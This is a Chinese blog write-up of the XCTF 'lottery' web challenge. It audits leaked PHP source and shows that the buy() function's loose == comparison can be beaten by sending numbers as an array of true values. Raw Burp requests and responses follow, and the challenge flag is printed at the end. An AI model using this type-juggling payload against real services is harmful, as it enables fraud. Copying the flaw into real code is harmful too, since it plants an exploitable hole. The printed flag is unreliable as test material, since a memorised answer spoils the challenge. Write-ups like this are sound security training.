

【攻防世界】二十三 --- lottery

原创

通地塔 于 2021-01-03 22:38:14 发布 141 收藏

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/112099972

版权



[攻防世界 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

题目 ---- lottery

真正的页面是这样的

一、writeup

通过熟悉网站的业务流程可知, 我们要通过玩游戏获得足够的钱才能去购买flag, 我们的初始金币有20, 而flag需要9990000金币才可以购买



Notice: You are offered a huge discount!

All items

Flag

\$9990000

On Sale
buy the flag if you can

Buy

https://blog.csdn.net/qq_43168364

在buy页面玩几次之后会发现想要通过玩游戏赚取到买flag的金币根本不可能

Buy a lottery!

1111111

Buy!

Prize: 0


Winning numbers:

9 8 9 9 6 0 4

Your numbers:


1 1 1 1 1 1 1
https://blog.csdn.net/qq_43168364

接下来我们审计题目中给出的附件，即网站的源代码。目录结构如下所示




查看几个关键文件中的内容：`robots.txt`、`config.php`、`index.php`

`robots.txt`文件给了一个`/.git/`目录（这个题原本应该是没有直接给网站源代码的，需要我们自己能想到`git源码泄露`）



`config.php`中启动了一个会话，给了两个变量




剩下的常规文件我都看了没有什么漏洞点，需要重点关照的就一个 `api.php` 文件，该文件是一个接口文件，我们一步一步的对其进行审计（这里先跳过它的一些函数）。首先它会包含 `config.php` 文件，然后设置 `content-type` 为 `application/json`

```
<?php
require once('config.php');
header('Content-Type: application/json');
```

构造bp中的http头，使其满足下面的if中的条件

```
if($_SERVER["REQUEST_METHOD"] != 'POST' || !isset($_SERVER["CONTENT_TYPE"]) || $_SERVER["CONTENT_TYPE"] != 'application/json'){
    response_error('please post json data');
}
```



获取用户输入的json数据放入 `$data` 变量，判断json的格式是否正确，然后使用 `require_keys` 函数（该函数在 `api.php` 中有定义）检查json数据中是否含有 `action` 键

```
// 用json解编码拿到的内容
$data = json_decode(file_get_contents('php://input'), true);

// json_last_error --- 如果有错误,返回 JSON 编码解码时最后发生的错误
if(json_last_error() != JSON_ERROR_NONE){
    response_error('invalid json');
}

require_keys($data, ['action']);
```

https://blog.csdn.net/qq_43168364

接下来又是一堆函数先跳过，直接到 `switch` 代码的部分，会检测用户输入的json数据中的 `action` 对应的键值然后执行不同的代

```

switch ($data['action']) {
    case 'buy':
        require_keys($data, ['numbers']);
        buy($data);
        break;

    case 'flag':
        flag($data);
        break;

    case 'register':
        require_keys($data, ['name']);
        register($data);
        break;

    default:
        response_error('invalid request');
        break;
}

```

https://blog.csdn.net/qq_43168364

我们先让 `action` 为 `buy` 看看buy中的代码会干什么事情，要访问到 `buy`函数 还需要给json中的数据再加上一个 `numbers`键

```

function buy($req){
    require_registered(); // 检测是否注册
    require_min_money(2); // 检测用户的资金是否足够

    $money = $_SESSION['money'];
    $numbers = $req['numbers']; // 取得用户输入的数字
    $win_numbers = random_win_nums(); // 生成随机的数字
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        } // 统计位置和值相同的值得个数
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;

```


```
break;
case 7:
    $prize = 5000000;
    break;
default:
    $prize = 0;
    break;
}
$money += $prize - 2;
$_SESSION['money'] = $money;
response(['status'=>'ok', 'numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
```

扣两元钱，更新用户的钱

返回的json格式

https://blog.csdn.net/qq_43168364

在bp中运行如下



还看了其他的函数没有漏洞，现在要想办法通过传入的 numbers 来让用户的金币实现暴增。可以看到程序在获取numbers中的值时没有检查参数的类型。并且在比较数值时使用的是 == 而非 === 。

```
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
```

直接获取，没有判断类型

使用的是 == 符号

https://blog.csdn.net/qq_43168364

因此我们可以让 numbers=[true,true,true,true,true,true,true]，在php中使用 == 判断时 true 和任何数字 是相等的



执行后结果如下

```
POST /api.php HTTP/1.1
Host: 220.249.52.134:46710
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/json
Origin: http://220.249.52.134:46710
Referer: http://220.249.52.134:46710/buy.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: PHPSESSID=487da8e0792ef9172030ab659ccc3b55
Connection: close

{"action":"buy","numbers":[true,true,true,true,true,true,true]}

HTTP/1.1 200 OK
Date: Sun, 03 Jan 2021 14:04:17 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 116
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true,true],"win_numbers":"4109748","money":200012,"prize":200000}
```

现在的钱数还是不够买flag，多执行几次即可获得足够的钱

```
Request
Raw Params Headers Hex
POST /api.php HTTP/1.1
Host: 220.249.52.134:46710
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/json
Origin: http://220.249.52.134:46710
Referer: http://220.249.52.134:46710/buy.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: PHPSESSID=487da8e0792ef9172030ab659ccc3b55
Connection: close

{"action":"buy","numbers":[true,true,true,true,true,true,true]}

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Sun, 03 Jan 2021 14:07:59 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 119
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true,true],"win_numbers":"6578187","money":41803874,"prize":5000000}
```

成功买到了flag

Lottery! Home Buy Account Claim Your Prize admin 31813874

Here is your flag: cyberpeace{3dcdf1c3f58bddc63a8f26940c41476e}

All items

Flag

\$9990000

On Sale
buy the flag if you can

Buy

二、知识点

- php代码审计
- php弱类型比较